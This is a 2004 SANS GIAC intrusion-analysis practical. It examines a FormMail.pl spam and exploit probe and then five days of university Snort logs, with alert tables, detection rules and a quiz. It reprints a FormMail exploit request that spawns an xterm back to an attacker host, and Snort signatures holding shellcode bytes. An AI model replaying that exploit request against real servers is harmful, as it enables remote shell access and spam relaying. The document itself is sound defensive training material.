A TTL of 128 would indicate that the Operating system of the source hosts is likely to be a Microsoft Windows operating system, such as WinNT, or later. This is potentially confirmed by the HTTP headers containing the User-Agent string Mozilla/4.06 (Win95; I) which equates to a browser type of Netscape 4.06 running on an Intel based Windows 95 system. However, it should be noted that these user agent strings can also be easily spoofed.

In addition to this, we can see that the data sent in this packet was part of a full TCP conversation. The data was 'pushed' as part of a session:

```
...1 .... = Acknowledgment: Set
.... 1... = Push: Set
```

Therefore, the source address was likely not to be spoofed, in addition to this the packet may have come from the true IP address of the host as no proxy headers have been added to the request, although this does not 100% prove the origin of the packet.

Description of attack

The attack appears to be a potentially automated probe to find vulnerable versions of formmail.cgi to exploit at a later time.

Attack mechanism

The attack is performed by sending a crafted URL to a website running the formmail CGI. The crafted URL is in the form:

http://target/cgi-bin/formmail.cgi?_env_report=PATH&
recipient=valid@email.address&required=&firstname=&lastname=&email=&message=&Submit=Message

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

In our alerts, we can see the following text:

```
POST /cgi-bin/FormMail.pl HTTP/1.1
Proxy-Connection: Keep-Alive
Accept: image/gif, image/x-xbitmap, image/jpeg, application/msword, */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.06 (Win95; I)
Host: www.XXXXXXXX
Content-Length: 371

email=szm46@smf73.com&recipient=sk8tr5445653@aol.com&subject=www.XXXXXXXX%2Fcgi-
bin%2FFormMail.pl%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20mc93ajw65ceg
hp&=%0D%0A%0D%0Atime%2Fdate%3A%2001%3A26%3A56pm%20%2F%2011%2F18%2F2002%0D%0A<A%2
0HREF%3D%22www.XXXXXXXX%2Fcgi-bin%2FFormMail.pl%22>www.XXXXXXXX%2Fcgi-bin%2FForm
Mail.pl<%2FA>%0D%0A%0D%0A%0D%0A%0D%0Amc93ajw65ceghp
```

We can see from this the recipient parameter would being set to sk8tr5445653@aol.com and the email parameter being set to szm46@smf73.com

Scans, such as this, would be followed up by either an attempt at remote access, or a remote spam program creating and sending large quantities of illicit spam e-mails from the compromised system. As an example of remote access, the following string is sent by the formmail.cgi exploit program formmail-xploit.pl

```
POST /cgi-bin/formmail.cgi HTTP/1.0
Connection: close
User-Agent: Mozilla/4.0 (compatible; MSIE 5.01; Windows NT 5.0)
Host: ip.addr.of.target
Content-type: application/x-www-form-urlencoded
Content-length: length.of.content

name=hass&email=hass\@hass.com&subject=hass&body=hass&response=%7Cxterm+-ut+-
display+$attacker%3A$dpy
```

This potential opens a remote xterm connection from the UNIX system to the attacker if the any firewalls would allow such a connection.

Correlations

Dshield does not have any records for the IP addresses logged in this analysis.

http://www.dshield.org/ipinfo.php?SANSDSHIELD=05b2fe2b9984414dd2f8c03c744ec301&ip=172.139.55.64&Submit=Submit

The same results are obtained from myNetWatchman.

The snort signature had multiple external references for correlation:

http://www.whitehats.com/info/IDS226
http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-1999-0172
http://www.securityfocus.com/bid/1187
http://cgi.nessus.org/plugins/dump.php3?id=10076
http://cgi.nessus.org/plugins/dump.php3?id=10782

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

I have found no GIAC assignments featuring this type of alert except in the "Analyse this" practical shown below:

http://www.giac.org/practical/GCIA/Reto_Baumann_GCIA.pdf

Reports on how this exploit is used are numerous, but a fine example is found at:

http://archives.neohapsis.com/archives/incidents/2002-01/0107.html

This exploit has been widely used as a method of spamming. The initial proof of concept code can be found here:

http://perl.org.il/pipermail/perl/2003-November/003456.html

So much spam has been sent using this method, than various "Halls of Shame" have been set up to highlight the spammers:

http://www.softwolves.pp.se/misc/formmail_hall_of_shame

Evidence of active targeting

Although, the destination host had two formmail based attacks from the same source address, it has been the target of a number of different attacks and probes.

If we examine the source IP addresses that have caused alerts to be issued by Snort, we get:

```
# tcpdump -r 2002.10.18 'dst host 170.129.50.3 '  -nn | cut -d " " -f2-2 | cut -d. -f
1-4 | sort -u

163.15.105.152         WEB-IIS ISAPI .ida attempt
172.139.55.64          Formmail exploit attempt, subject of this report
193.91.65.25           WEB-FRONTPAGE /_vti_bin/ access
195.115.72.95          Connection, but no alert
199.250.156.3          SCAN nmap TCP
200.220.36.139         WEB-IIS ISAPI .ida attempt
61.140.72.65           WEB-IIS _vti_inf access
64.105.70.231          WEB-FRONTPAGE /_vti_bin/ access
65.162.93.2            SCAN nmap TCP
65.162.93.34           SCAN nmap TCP
65.162.93.66           SCAN nmap TCP
```

Severity

To show the potential severity of an attack the following formula is used:

severity = (criticality + lethality) (system countermeasures + network countermeasures)

Criticality

As we do not know what the function of the network is we cannot accurately give a criticality value. I will therefore assume that this network has business critical systems running to show the maximum potential of this attack.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Criticality = 5

Lethality
This was an initial scan to discover if the installed version of formmail.cgi is vulnerable to a well known issue. If vulnerable the lethality will become a major issue.

Lethality = 5

System countermeasures

From the IDS trace, we have some evidence of system countermeasures being invoked, but we have no corroborating evidence of the attack being successful, or if the system was able to e-mail the required results to the Internet.

System countermeasures = 3

Network countermeasures

We do not know the network in question or the traffic that passes across it, and we have only seen the packet at the IP level. However, the network does have an IDS probe on it, and it did alert the packet. The traffic was, to all intents and purposes, normal traffic but containing a data driven attack.

Network Countermeasures = 3

severity = (5 + 5) - (3 + 3) = 4

Defensive recommendation

This attack is one that is performed against a specific number of vulnerable versions of formmail.cgi. Upgrading to release 1.9 of formmail will protect against the attack.

The considerable use of this vulnerability to generate large quantities of spam e-mail also indicates that a large number of system administrators do not actively monitor the security mailing lists for the announcement of new security vulnerabilities in software they run. Therefore, a procedural recommendation is to continuously update yourself on what vulnerabilities have been announced and see if they apply to your installed software base.

Multiple choice test question

Question:

The formmail exploit called formmail-xploit.pl utilises the following command to gain remote access to the system.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.
© SANS Institute 2004, Author retains full rights.

```
xterm -ut -display $attacker:$dpy
```

Which of the following set of circumstances is required for the command to work?

A. A web server that is running Microsoft IIS and the optional package formmail.cgi, remote access is passed back to the attacker via port 80 so firewalls will have little impact.
B. A web server that is running a UNIX based web server and the optional package formmail.cgi, remote access is passed back to the attacker via port 80 so firewalls will have little impact.
C. A web server that is running a UNIX based web server and the optional package formmail.cgi and a badly configured firewall, which allows any connection from the 'safe' side.
D. A web server that is running Microsoft IIS and the optional package formmail.cgi, and a badly configured firewall, which allows any connection from the 'safe' side.

Answer is C

© SANS Institute 2004, Author retains full rights.


© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Part 3: Analyse This!

Management Summary

A lot has changed on the Internet since UMBC joined the Arpanet in 1987[12], it has become a more hostile and dangerous place. To counter the increasing threat the University has recently instigated a number of security measures and has an active policy of helping campus based computer users to reduce the threat of virus and worm activity. A clear and publicly available "Acceptable Usage Policy" is available on the campus Internet site and this makes it clear to students what they can and cannot do with University computer systems. All of this information and more is available from the Office of Information Technologies Internet site.[13]

To detect problems with potential computer security issues across the campus, the University runs an Intrusion Detection System (IDS). The following report is an analysis of the security logging recorded from the IDS on the University networks for five days between the 17th January 2004 and the 21st January 2004. The aim of the analysis is to provide a security health check on the systems and networks that make up the campus computer systems. A large number of alerts were recorded in this time, and this can be seen from the graph shown below.



With such a large number of alerts to contend with, discovering what is a security alert, and what is just noise on the wire is a considerable task. In

[12] http://www.umbc.edu/oit/about/meet.html
[13] http://www.umbc.edu/oit/

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

this report I have tried to filter the wheat from the chaff, and have presented what should be looked at more closely. I have also made some recommendations on changes that should be considered to allow the freedom of the campus to continue, but for the improvement of the safety of all the computer users to improve.

In summary it would appear that a host on the campus network may have been compromised. In addition to this the campus has a number of hosts that appear to be infected with a number of different viruses. These are actively trying to spread across and outside of campus. Active scanning of your computer systems is being performed from a number of sources. A considerable amount of unnecessary traffic, which could be filtered at the boundary and via other controls across your network, is being detected. A large amount of fragmented traffic is being detected from a single campus network; this could indicate a network problem and should be investigated.

What was analysed?

The analysis was performed against five consecutive days of logs taken from the incidents.org web site located at http://www.incidents.org/logs/. There are three different types of logs available for analysis, Scans, Alerts, and Out of Specification. The specific files analysed are:

```
-rw-r--r--   1 root     other     3443323 Jan 29 10:37 alert.040117.gz
-rw-r--r--   1 root     other     3238637 Jan 29 10:37 alert.040118.gz
-rw-r--r--   1 root     other     3851269 Jan 29 10:37 alert.040119.gz
-rw-r--r--   1 root     other     2919110 Jan 29 10:38 alert.040120.gz
-rw-r--r--   1 root     other     2759902 Jan 29 10:38 alert.040121.gz
-rw-r--r--   1 root     other     1367040 Jan 17 10:00 oos_report_040113
-rw-r--r--   1 root     other     1085440 Jan 18 10:00 oos_report_040114
-rw-r--r--   1 root     other     1075200 Jan 19 10:01 oos_report_040115
-rw-r--r--   1 root     other     1254400 Jan 20 10:01 oos_report_040116
-rw-r--r--   1 root     other     1413120 Jan 21 10:03 oos_report_040117
-rw-r--r--   1 root     other    33220980 Jan 29 10:37 scans.040117.gz
-rw-r--r--   1 root     other    30028357 Jan 29 10:37 scans.040118.gz
-rw-r--r--   1 root     other    35416700 Jan 29 10:37 scans.040119.gz
-rw-r--r--   1 root     other    25996271 Jan 29 10:38 scans.040120.gz
-rw-r--r--   1 root     other    23907143 Jan 29 10:38 scans.040121.gz
```

These files cover the activity between:

Alerts – 17th January 2004 (00:16) and 22nd January 2004 (00:07)

Out of Specification – the oos_report files available around this period have had a number of issues. The date stamp on each of the files is approximately four days adrift from the contents. In addition to this large portions of the data from each day have been found to be corrupt, and data has been lost. However, there is some data from each of the days from the 17th January 2004 to the end of the 21st January 2004.

Scans – 17th January 2004 (00:00) and 21st January 2004 (23:55)

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Analysis

Prioritised findings

The following table shows all the triggering alerts that have issued more than fifty times during the five day period. This does not suggest that the remaining thirty-four alerts are not serious, but space constraints and timescales do not allow them to be covered here.

SIGNATURE THAT TRIGGERED ALERT	*NUMBER OF ALERTS*	*NUMBER OF SOURCES*	*NUMBER OF DESTINATIONS*
MY.NET.30.4 activity	48788	365	1
MY.NET.30.3 activity	18046	211	1
Incomplete Packet Fragments Discarded	17966	69	1065
High port 65535 tcp - possible Red Worm – traffic	17133	1570	10497
SMB Name Wildcard	5250	161	485
TFTP - Internal TCP connection to external tftp server	3342	3	3
connect to 515 from outside	3116	1	1
EXPLOIT x86 stealth noop	2496	10	9
EXPLOIT x86 NOOP	2422	342	103
NMAP TCP ping!	923	165	165
SUNRPC highport access!	912	27	32
External RPC call	900	2	260
Null scan!	847	67	105
[UMBC NIDS IRC Alert] IRC user /kill detected, possible Trojan.	609	35	29
Possible Trojan server activity	405	51	53
TCP SRC and DST outside network	376	54	98
High port 65535 udp - possible Red Worm – traffic	283	37	31
SMB C access	125	35	3
ICMP SRC and DST outside network	108	44	84
FTP passwd attempt	90	66	1
[UMBC NIDS] External MiMail alert	78	39	1
FTP DoS ftpd globbing	73	5	2
EXPLOIT x86 setuid 0	55	37	28
DDOS shaft client to handler	55	1	1

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

Investigation into alerts

I will examine each of the alerts shown above, and provide an investigation into the potential impact of such traffic.

MY.NET.30.4 activity
MY.NET.30.3 activity

These two alerts are custom UMBC created alerts, and as such I can only comment broadly on the alert and its potential impact. I have combined the analysis of the two alerts.

Alert Name	*Total Alerts Issued*	*Percentage of Total Alerts*
MY.NET.30.4	48805	3.15
MY.NET.30.3	18056	1.16

Of these alerts, the following ports where attempted for each host:

Port Number	*Port Function*	*MY.NET.30.4 Hits*	*MY.NET.30.3 Hits*
51443	Novell NetStorage	38276	No Hits Recorded
524	NCP	5035	16246
80	HTTP	2956	166
8009	Unassigned	2175	1331
6129	Dameware Remote Admin	198	196
4000	ICQ	33	33
3019	Resource Manager	26	No Hits Recorded
4899	radmin win32 remote control	19	15
1257	shockwave2	10	10
21	ftp	7	5
8000	IRDMI	6	7
554	Real Time Stream Control Protocol	6	4
3389	MS WBT Server	6	6
17300	Kuang2 the virus	6	6
3410	OptixPro Trojan	5	4
8008	Haxdoor	3	No Hits Recorded
64321	Unknown	3	3
25	SMTP	3	3
110	Pop3	3	3
65535	Code Red Virus	2	2
443	SSL	2	No Hits Recorded
3810	Unknown	2	1
1025	Blackjack	2	2
6777	BAGEL/BEAGLE WORM	1	No Hits Recorded
6112	BattleNet/Diablo	1	1
36	Unknown	1	1
24824	Unknown	1	No Hits Recorded
23	telnet	1	1
22	Ssh	1	No Hits Recorded

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

19	Chargen	1	No Hits Recorded
11	Systat	1	No Hits Recorded
3227	DiamondWave NMS Server	No Hits Recorded	1
15	Unassigned (was netstat)	No Hits Recorded	1

As I have already indicated, 130.58.30.3 and 130.58.30.4 are the primary DNS servers for the UMBC.edu domain and I presume that these addresses have specific rules because of this use.

By checking the DNS configuration of the UMBC.edu domain:

```
# nslookup -q=mx umbc.edu
Server:  localhost
Address:  127.0.0.1

umbc.edu        preference = 10, mail exchanger = mxin.umbc.edu
umbc.edu        nameserver = UMBC5.umbc.edu
umbc.edu        nameserver = UMBC3.umbc.edu
umbc.edu        nameserver = UMBC4.umbc.edu
mxin.umbc.edu   internet address = 130.85.12.6
UMBC5.umbc.edu  internet address = 130.85.1.5
UMBC3.umbc.edu  internet address = 130.85.1.3
UMBC4.umbc.edu  internet address = 130.85.1.4
```

Rules triggered for UMBC3.umbc.edu and UMBC4.umbc.edu but not for EMBC5.umbc.edu. If EMBC5.embc.edu should be protected to the same level as UMBC3 and UMBC4 then the rules need to be applied to the additional host.

An example IDS rule for this alert would be:

```
alert any $EXTERNAL any -> 130.85.1.3 any (msg:"MY.NET.30.3 activity ";)
alert any $EXTERNAL any -> 130.85.1.4 any (msg:"MY.NET.30.4 activity ";)
```

Some sample alerts that has been caused by traffic to MY.NET.30.4:

```
01/17-01:13:23.794937  [**] MY.NET.30.4 activity [**] 68.55.241.230:3041 ->
MY.NET.30.4:51443
01/17-01:13:23.817509  [**] MY.NET.30.4 activity [**] 68.55.241.230:3041 ->
MY.NET.30.4:51443
```

Correlations.

- http://www.giac.org/practical/GCIA/Marshall_Heilman_GCIA.pdf
- Although Dameware Remote Admin uses this port, there has been significant scanning on this port in 2004. This port is in the Internet Storm Centre trends report –
    - http://isc.sans.org/trends.html
    - http://lists.netsys.com/pipermail/full-disclosure/2004-January/015156.html

- Details on the kuang2 virus can be found here: http://www.glocksoft.com/trojan_list/Kuang2.htm.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

- Kuang2 has also been alerted on the security mailing lists. http://seclists.org/lists/incidents/2003/Feb/0049.html

- Details on the OptixPro Trojan can be found here:

  - http://www.linklogger.com/TCP3410.htm
  - http://securityresponse.symantec.com/avcenter/venc/data/backdoor.optixpro.13.html

Defensive Recommendation

A large number of alerts have been issued against two of the Universities most important resources. If you were to loose these servers due to a successful intrusion then access to and from the site could be impacted.

The majority of the alerts issued are for services that have no requirement to be allowed to connect to a DNS server. Examples include, telnet and ftp are both alerted for, however a server with this function should only be allowing SSH connections to the host. Ports 21 and 23 should therefore be blocked at the perimeter and the DNS servers should not be advertising these ports to the network.

The recommendation, therefore, is to analyse the list of services available from these servers, remove what is not required, and to apply ingress filtering to these ports. This will allow a more selective list of IDS rules to be created so that the level of noise being witnessed at this time, being reduced.

Incomplete Packet Fragments Discarded

Two types of packet have caused this alert to be raised.

Those with source and destination port numbers set to 0	1529
Those without port numbers	16442

Packets with source and destination ports set to 0 are not allowed under the TCP RFC793[14]. These packets could indicate that an attempt is being made to scan; OS fingerprint, or attack a network stack with a known vulnerability.

Source Packets from the following addresses made connections to the following destination addresses:

MY.NET.21.67	***MY.NET.21.68***	***MY.NET.21.69***	***MY.NET.21.79***	***MY.NET.21.92***
213.112.125.213	130.240.96.180	130.240.96.180	130.240.96.180	130.240.96.180
217.17.113.20	213.112.125.213	213.112.125.213	213.112.125.213	213.112.125.213

[14] http://www.faqs.org/rfcs/rfc793.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

64.62.171.133	213.112.233.76	213.112.233.76	213.112.233.76	213.112.125.213
68.93.80.70	213.67.28.124	68.93.80.27	217.17.113.20	213.112.233.76
69.68.123.172	217.17.113.20	68.93.80.70	217.209.31.21	213.112.233.760
130.240.96.180	217.209.31.21	68.94.121.190	24.232.141.149	217.209.31.21
213.112.233.76	217.215.110.61	69.68.123.172	64.62.171.133	24.218.113.139
217.209.31.21	24.218.113.139		68.70.71.199	24.232.141.149
68.70.71.199	24.232.141.149		68.93.80.27	64.62.171.133
68.94.121.190	64.62.171.133		68.93.80.70	68.70.71.199
24.218.113.139	68.70.71.199		68.94.121.190	68.93.80.27
68.93.80.27	68.93.80.27		69.31.65.55	68.93.80.70
69.31.65.55	68.93.80.70		69.68.123.172	68.94.121.190
	68.94.121.190			69.31.65.55
	69.31.65.55			69.68.123.172
	69.68.123.172			

Example alerts issued are shown below:

```
01/17-01:50:03.165010  [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.67 ->
217.209.31.21
01/17-01:50:03.523036  [**] Incomplete Packet Fragments Discarded [**] MY.NET.21.68 ->
217.209.31.21
```

Defensive Recommendations

Although I do not know which specific version of Snort-IDS software you are utilising, the following message may prove useful. It was posted to the [Snort-users] mailing list by Martin Roesch the author of Snort, as an answer as to why a Snort user was seeing lots of "Incomplete Packet Fragments Discarded" messages:

"That means that you're using the defrag preprocessor instead of the newer frag2 preprocessor and that you should switch to frag2. :) The defrag preprocessor had some fairly nasty failure modes and has since been superceded by frag2, so I'd recommend using that for now."[15]

Correlations

The following GIAC correlations for this alert type have been found:

http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf
http://www.giac.org/practical/GCIA/Holger_van_Lengerich_GCIA.pdf
http://www.giac.org/practical/GCIA/Nils_Reichen_GCIA.doc

High port 65535 tcp - possible Red Worm – traffic
High port 65535 udp - possible Red Worm - traffic

You are seeing a large number of hosts, 1607, issuing connection requests on this port. Port 65535 TCP and UDP are both used for the Red Worm. This

[15] http://www.mcabee.org/lists/snort-users/Nov-01/msg00820.html

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

worm has been renamed the Adore worm as it utilised the Adore rootkit. The worm utilises a hidden port so that the scanning of the system will return no results unless a custom ICMP packet is received at the host.

The mechanism that the worm uses is detailed at the following site, but the worm download site at go.163.com has apparently been shut down. This should impact the new infection of hosts.

Example alerts are shown below:

```
01/17-00:13:16.663687  [**] High port 65535 udp - possible Red Worm - traffic [**]
MY.NET.6.49:65535 -> 68.55.27.158:65535
01/17-00:31:48.277780  [**] High port 65535 tcp - possible Red Worm - traffic [**]
MY.NET.60.17:65535 -> 213.244.179.108:25
```

The snort alerts that would output these alerts would be:

```
alert TCP $EXTERNAL any -> $HOME_NET 65535 (msg:" High port 65535 tcp - possible Red
Worm - traffic";)
alert UDP $EXTERNAL any -> $HOME_NET 65535 (msg:" High port 65535 udp - possible Red
Worm - traffic";)
```

Correlations

http://securityresponse.symantec.com/avcenter/venc/data/linux.adore.worm.html

SANS have a section dedicated to this worm:

http://www.sans.org/y2k/adore.htm

A total of four CERT alerted vulnerabilities are related to this traffic:

- Bind: http://www.cert.org/advisories/CA-2001-02.html
- LPRng: http://www.cert.org/advisories/CA-2000-22.html
- rpc.statd: http://www.cert.org/advisories/CA-2000-17.html
- wu-ftpd 2.6: http://www.cert.org/advisories/CA-2000-13.html

The following GIAC practicals comment on the Adore worm:

http://www.giac.org/practical/Matthew_Fiddler_GCIA.doc

http://www.giac.org/practical/GCIA/Marcus_Wu_GCIA.pdf

Many other practicals comment on the Adore worm, a list is obtainable here:

http://www.google.com/search?hl=en&ie=UTF-8&oe=UTF-8&q=%22High+port+65535+tcp+-+possible+Red+Worm+%E2%80%93+traffic%22+adore+site%3Agiac.org

SMB Name Wildcard

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

As part of the SANS IDS FAQ, the following entry covers this alert:
http://www.sans.org/resources/idfaq/port_137.php

The FAQ entry highlights two sources for the increased scanning of the Netbios SMB service; Script kiddies using the service for reconnaissance and the Internet worm known as network.vbs.

The snort rule used to identify this traffic is:

```
alert udp any any -> $MY.NET 137 (msg:"SMB Name Wildcard";
content:"CKAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA|0000|";)
```

Cert has highlighted this traffic, and has issued the following alert:

http://www.cert.org/incident_notes/IN-2000-02.html

The following practical discusses the use of SMB Wildcard scanning, and the use of crafted source ports to pass firewalls:

http://www.giac.org/practical/GCIA/Johnny_Calhoun_GCIA.pdf

However, in these detects all the source addresses were all on MY.NET address spaces, for example:

```
01/21-23:25:12.464233  [**] SMB Name Wildcard [**] MY.NET.153.21:1049 ->
65.95.177.151:137
01/21-23:35:53.865153  [**] SMB Name Wildcard [**] MY.NET.150.198:1069 ->
24.127.117.96:137
```

TFTP - Internal TCP connection to external tftp server

TCP connections to port 69 could indicate the potential of a W32.Evala.Worm in action.

http://securityresponse.symantec.com/avcenter/venc/data/w32.evala.worm.html#technicaldetails

This port is also used by the backdoor virus backdoor.irc.cirebot.

http://securityresponse.symantec.com/avcenter/venc/data/backdoor.irc.cirebot.html

The following practical discuss this alert:

http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf

connect to 515 from outside

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

TCP port 515 is the spooler service and SANS identifies this port as one of their top 20 security risks for UNIX[16]. A CERT vulnerability report, http://www.kb.cert.org/vuls/id/382365, identifies that LPRng (a replacement spooler for UNIX) has a remote vulnerability. It would appear that the large number of probes for this port could be attempting to exploit this vulnerability.

Worryingly, over 3000 alerts were issued from one source to one destination. This may indicate that the destination system has been exploited. Remote vulnerabilities that give root access are publicly available for this exploit[17].

The snort rule used to alert this service appears to be a simple rule, and could be enhanced to detect shell traffic. The format of the rule currently in use is likely to be:

```
    alert TCP $EXTERNAL_NET any -> $HOME_NET 515 (msg: "connect to 515 from outside";)
```

An example of the alerts produced is shown below:

```
01/19-14:39:41.806313  [**] connect to 515 from outside [**] 68.32.127.158:53121 ->
MY.NET.24.15:515
01/19-14:39:42.140342  [**] connect to 515 from outside [**] 68.32.127.158:53121 ->
MY.NET.24.15:515
```

However, a much more sophisticated rule is now available[18] which may reduce the potential for false positives.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 515 (msg:"EXPLOIT LPRng overflow";
flow:to_server,established; content: "|43 07 89 5B 08 8D 4B 08 89 43 0C B0 0B CD 80 31
C0 FE C0 CD 80 E8 94 FF FF FF 2F 62 69 6E 2F 73 68 0A|"; reference:cve,CVE-2000-0917;
reference:bugtraq,1712; classtype:attempted-admin; sid:301; rev:4;)
```

This vulnerability has since been included as one of the target exploit for the Ramen worm. CERT has details on the worm here:

http://www.cert.org/incident_notes/IN-2001-01.html

EXPLOIT x86 stealth noop
EXPLOIT x86 NOOP

These two alerts are potentially indicative of an exploit in action. However they are also highly likely to be false positives as the code they scan for can often be found inside large binaries, such as code downloads or graphics.

The alerts are output in the following format:

```
01/17-00:27:20.478549  [**] EXPLOIT x86 NOOP [**] 217.224.130.205:1674 ->
MY.NET.190.97:135
```

[16] http://www.sans.org/top20/index.php
[17] http://packetstormsecurity.nl/0012-exploits/rdC-LPRng.c
[18] http://www.snort.org/snort-db/sid.html?sid=301

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
01/17-13:03:34.949920  [**] EXPLOIT x86 stealth noop [**] 206.24.192.253:80 ->
MY.NET.97.24:1131
```

It should be noted that the second alert shown above might be exhibiting a common firewall evasion technique by crafting the source port to pass simple firewall rulesets. It is also possible that this IDS sensor is incorrectly configured and the traffic is MY.NET.97.24 connecting to a web server located at 206.24.192.253. However this address is located within a large pool allocated to Cable and Wireless and is potentially a dynamically allocated address.

The following snort alerts are used in the latest Snort rules to give these alerts:

http://www.snort.org/snort-db/sid.html?sid=648

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 NOOP";
content: "|90 90 90 90 90 90 90 90 90 90 90 90 90 90|"; depth: 128;
reference:arachnids,181; classtype:shellcode-detect; sid:648; rev:6;)
```

http://www.snort.org/snort-db/sid.html?sid=651

```
alert ip $EXTERNAL_NET $SHELLCODE_PORTS -> $HOME_NET any (msg:"SHELLCODE x86 stealth
NOOP"; content: "|eb 02 eb 02 eb 02|"; reference:arachnids,291; classtype:shellcode-
detect; sid:651; rev:6;)
```

NMAP TCP ping!

There is a facility within the popular network scanner, Nmap to probe for hosts by sending a TCP ACK with an ACK Number of 0. This allows the detection of a host without having to resort to an ICMP ping that many sites will block at the firewalls. There is the possibility that this alert is a false positive however, as other tools may send this combination.

The following snort rule applies to this alert:

http://www.snort.org/snort-db/sid.html?sid=628

```
alert tcp $EXTERNAL_NET any -> $HOME_NET any (msg:"SCAN nmap TCP"; stateless;
flags:A,12; ack:0; reference:arachnids,28; classtype:attempted-recon; sid:628; rev:3;)
```

The following example alerts are of concern as they show active reconnaissance looking for the Radmin port described later in this report.

```
01/17-23:38:23.005182  [**] NMAP TCP ping! [**] 65.174.164.3:80 -> MY.NET.120.1:
6129
01/17-23:38:23.055603  [**] NMAP TCP ping! [**] 207.238.69.227:80 -> MY.NET.120.
1:6129
```

SUNRPC highport access!

Alerts based on this access to port 32771 can show access to the Sun Microsystem RPC subsystem. However, it may also show normal traffic for the AOL Instant Messenger service or the Yahoo messenger.

An example rule could be:

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
alert tcp any any -> $HOME_NET 32771 (msg: "SUNRPC highport access!";)
```

This rule is also found in the Snort-IDS sample rule file, and may have been included by default. You should examine the use of this rule as it may be showing a large number of false detects. This rule has depreciated and no longer exists in the latest snort ruleset.

The following sample alert is of interest:

```
01/17-10:05:42.949578  [**] SUNRPC highport access! [**] 216.239.41.99:80 ->
MY.NET.97.130:32771
01/17-10:05:48.009941  [**] SUNRPC highport access! [**] 216.239.41.99:80 ->
MY.NET.97.130:32771
```

The source host 216.239.41.99 is the web search engine Google, and the source port is 80. Again this could be an incorrectly configured IDS probe. The following GCIA assignment highlights a the potential that port 80 is being used to decoy firewalls:

http://www.giac.org/practical/ GCIA/Johnny_Calhoun_GCIA.pdf

External RPC call

Remote procedure calls[19] is a mechanism of distributing client server computing. The *rpcinfo* command allows you to enquire what RPC services a remote system is advertising. This custom IDS alert appears to be highlighting when an external system makes such an enquiry. The following alert sample shows an external host making a scan for this port on your networks:

```
01/17-10:58:48.930790  [**] External RPC call [**] 68.167.238.6:36718 -> MY.NET.
190.3:111
01/17-10:58:48.986220  [**] External RPC call [**] 68.167.238.6:36719 -> MY.NET.
190.4:111
01/17-10:58:48.996275  [**] External RPC call [**] 68.167.238.6:36720 -> MY.NET.
190.5:111
01/17-10:58:49.011779  [**] External RPC call [**] 68.167.238.6:36721 -> MY.NET.
190.6:111
01/17-10:58:49.012234  [**] External RPC call [**] 68.167.238.6:36722 -> MY.NET.
190.7:111
01/17-10:58:49.026728  [**] External RPC call [**] 68.167.238.6:36723 -> MY.NET.
190.8:111
01/17-10:58:49.047646  [**] External RPC call [**] 68.167.238.6:36724 -> MY.NET.
190.9:111
01/17-10:58:49.057059  [**] External RPC call [**] 68.167.238.6:36725 -> MY.NET.
190.10:111
```

The sequential increase in source port, and the destination host IP address incrementing highlight the scan in progress.

A good summary of the weaknesses in RPC calls can be found in the SANS GIAC book “Intrusion Signatures and Analysis” by Northcutt, Cooper, Fearnow

[19] http://www.ietf.org/rfc/rfc1831.txt

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

and Frederick and there is an excellent commentary on this alert in the following GCIA assignment:

http://www.giac.org/practical/GCIA/Al_Williams_GCIA.pdf

